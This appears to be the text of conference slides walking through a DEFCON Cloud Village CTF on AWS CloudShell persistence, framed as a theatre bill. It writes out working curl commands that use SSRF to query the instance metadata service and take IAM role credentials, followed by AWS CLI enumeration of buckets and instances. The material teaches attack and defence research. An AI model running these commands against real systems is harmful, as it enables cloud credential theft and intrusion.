

CLOUDSHELL HIDE-N-SEEK



FEATURING

Jenko Hwong

Principal Security Researcher
Huntress Labs

www.linkedin.com/in/jenkohwong
github.com/edleft



Enjoying the Sweet
Persistent Sounds of Silence!



STARRING

Chris Ryan

Principal Security Researcher
Huntress Labs



SHOWTIME: 11:20am, March 22, 2026



LOCATION: Metron AMC Theatre 13

Cacophony: Unmanaged Non-API Service

Permissions?!

(in)? Visibility

Au-to-ma-tion
privately speaking

Who's Got
The Bill?

(tokens?. *sessions?)

Logging

out of
CONTROL(s)



Jam Session: CloudShell CTF Demo

MUSE

DEFCON 33 Cloud Village CTF
(200 plays, 1 solve, 1 jail break,
lots of @\$!%) 🙌💩

PROLOGUE

Stairway to Token:
An SSRF Symphony in IMDS Major
aka
The Tragic Musical of a Broken Website
(Initial Access)

RISING ACTION

The IAM Jam Session:
Wild Goose Chases, Lost Buckets,
and EC2 Encores
((Un)Discovery)

CONFRONTATION

The Pivot Prelude:
One IAM (A)Hole, a Light Bulb,
a Browser, and a
Cloudy Crescendo
(Lateral Movement)

CLIMAX


Backdoor Ballad:
Persistence Playlist for
When the Host's on Lockdown
(Persistence, Actions)



A Muse

Cloud Walker CTF

- 530 players, 305 teams, CV DC33, August 2025
- A **website** and **URL**
- 3 usual **cloud** suspects
- A **map**
- A **secret agent**, HexNova
- A tightrope **walker** who was anything but "small": **Philippe Petit**, August 7, 1974



Discovery




Hex Nova, this is Agent
Petit.


If you haven't heard from
me, I'm likely dead.

The Syndicate is
persistently sneaky in
hiding their data. I did
find an **initial access**
vector through the **web**, a
classic **token** grab.


The challenge is on the
inside, though. All the
obvious services are **dead**
ends. I've been **bashing** my
head trying to find the
flag, and I'm going to
head to the top floor,
closer to the **clouds**, see
if I can find anything.
Will try to leave more
clues.



Discovery



Discovery



Discovery




Hex Nova, this is Agent
Petit.

If you haven't heard from
me, I'm likely dead.

The Syndicate is
persistently sneaky in
hiding their data. I did
find an **initial access**
vector through the **web**, a
classic **token** grab.

The challenge is on the
inside, though. All the
obvious services are **dead**
ends. I've been **bashing** my
head trying to find the
flag, and I'm going to
head to the top floor,
closer to the **clouds**, see
if I can find anything.
Will try to leave more
clues.



Initial Access



DISCOVER ROLE

```
curl -L -s -u USER:PWD -X POST -d
query=http://169.254.169.254/latest/meta-data/iam/security-credentials/
http://57.YYY.XX.101:8080/search
small_phil_web_role
```

OBTAIN TOKEN

```
curl -L -s -u USER:PWD -X POST -d
query=http://169.254.169.254/latest/meta-data/iam/security-credentials/small_phil_web_role
http://57.YYY.XX.101:8080/search
{
  "Code": "Success",
  "LastUpdated":
    "2026-03-22T00:39:07Z",
  "Type": "AWS-HMAC",
  "AccessKeyId":
    "ASIAQ2AUEJRN2FJ2SBNZ",
  "SecretAccessKey":
    "C8dV7*****lvjPA",
  "Token":
    "IQoJb3Jp*****vpDaXkI=",
  "Expiration":
    "2026-02-14T06:47:43Z"
}
```

view-source:https://cloud-walker-2.cloudy-daze.com/?u=3&n=0&s=952154163647777345424208370892938560

```
!DOCTYPE html>
<html lang="en">
  <head>
    <title>Cloud Walker</title>
    <meta charset="utf-8">
    <meta name="viewport" content="width=device-width, initial-scale=1">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="description" content="HTML5 website template">
    <meta name="keywords" content="global, template, html, sass, jquery">
    <meta name="author" content="Bucky Maler">
    <link rel="stylesheet" href="/static/css/main.css">
  </head>
  <body>
    <#cassette {
      position: absolute; /* Or 'fixed' or 'relative' */
      top: 650px;
      left: 575px;
      width: 400px;
      z-index: 100;
      cursor: pointer;
      transition: transform 0.2s, box-shadow 0.2s; /* Smooth effect */
    }
    #cassette:hover {
      transform: scale(1.02); /* Slight zoom on hover */
      box-shadow: 0 0 12px rgba(255, 255, 255, 1.0); /* white glow */
    }
    #match {
      position: absolute; /* Or 'fixed' or 'relative' */
      top: 735px;
      left: 710px;
      width: 125px;
      z-index: 100;
      display: none;
    }
  </body>
  <head>
    <body>
      
      <div class="smoke" id="smoke"></div>
      <audio id="audio_player" src="/static/audio/hexnova1.m4a" preload="none"></audio>
      
      <!-- notification for small viewports and landscape oriented smartphones -->
      <div class="device-notification">
        <!-- remove search due to ssrf problems -->
        <form action="/" method="POST">
          <label for="query">Search:</label>
          <input type="text" id="query" name="query" placeholder="Enter search term" required>
          <button type="submit">Submit</button>
```

Initial Access

SSRF


IMDS

DISCOVER ROLE

```
curl -L -s -u USER:PWD -X POST -d  
query=http://169.254.169.254/latest/meta-data/iam/security-credentials/  
http://57.YYY.XX.101:8080/search  
small_phil_web_role
```

OBTAIN TOKEN

```
curl -L -s -u USER:PWD -X POST -d  
query=http://169.254.169.254/latest/meta-data/iam/security-credentials/small_phil_web_role  
http://57.YYY.XX.101:8080/search  
{  
  "Code": "Success",  
  "LastUpdated":  
    "2026-03-22T00:39:07Z",  
  "Type": "AWS-HMAC",  
  "AccessKeyId":  
    "ASIAQ2AUEJRN2FJ2SBNZ",  
  "SecretAccessKey":  
    "C8dV7*****lvjPA",  
  "Token":  
    "IQoJb3Jp*****vpDaXkI=",  
  "Expiration":  
    "2026-02-14T06:47:43Z"  
}
```



(Un)Discovery

```
aws s3api list-buckets
```

```
| ListBuckets
```

```
| acct.foofoo.org
| acct.goody.com
| eng.foofoo.org
| eng.goody.com
| qa.foofoo.org
| sales.goody.com
| support.goody.com
| test.goody.com
```

```
aws ec2 describe-instances
```

```

    Fetching current caller identity...

```

🔥 Caller ARN: arn:aws:sts::055876799579:assumed-role/

Identity Type: role

Name: AWSReservedSSO_AdministratorAccess_047364035f


```
Dump managed policies -- expect an ERROR b/c we don't
allow role to check its own IAM policies
```

Attached Managed Policies:

